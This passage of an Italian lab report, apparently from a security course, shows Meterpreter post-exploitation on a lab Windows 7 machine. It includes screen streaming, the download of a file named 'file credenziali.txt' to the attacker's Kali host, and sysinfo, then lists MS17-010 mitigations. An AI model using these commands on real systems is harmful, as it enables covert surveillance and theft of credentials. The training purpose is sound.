

File Actions Edit View Help
Metasploit screenshare - 192
file:///home/kali/Desktop/zVHzGiLV.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Varie
Nessus Essentials / Fo...
Recycle Bin
file credenziali
C:\Windows\system32\cmd.exe
sqlm
Sui
Windows 7
Build 7601

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/Desktop/zVHzGiLV.html
[*] Streaming...
```

```
Target IP  : 192.168.50.102
Start time : 2024-09-10 08:36:50 -0400
Status     : Playing
```


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\gian>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::681b:db40:f904:be75%11
   IPv4 Address. . . . . . . . . . . : 192.168.50.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.1

Tunnel adapter isatap.{E5F4EFD9-DB34-45FF-B10D-5B18CEE54A2E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\gian>_
```

11 - Download di un file sensibile



```
meterpreter > cd Desktop\\
meterpreter > pwd
C:\Users\gian\Desktop
meterpreter > ls
Listing: C:\Users\gian\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2024-07-30 12:59:47 -0400  desktop.ini
100666/rw-rw-rw-  8     fil   2024-09-10 08:26:20 -0400  file credenziali.txt
100777/rwxrwxrwx  7168  fil   2024-09-02 10:13:40 -0400  shell.exe

meterpreter > download file\ credenziali.txt
[*] Downloading: file credenziali.txt → /home/kali/Desktop/file credenziali.txt
[*] Downloaded 8.00 B of 8.00 B (100.0%): file credenziali.txt → /home/kali/Desktop/file credenziali.t
xt
[*] Completed  : file credenziali.txt → /home/kali/Desktop/file credenziali.txt
meterpreter > 
```

12 - Sysinfo



```
meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Esercizio facoltativo:

Formulare delle ipotesi per risolvere la vulnerabilità MS17-010

- **Disabilitare il protocollo SMB sui possibili sistemi vulnerabili**
- **Bloccare le porte TCP 139 e 445**
- **Tenere sempre aggioranto il sistema oprativo.In questo caso, installare la patch di sicurezza di Microsoft per l' MS17-10**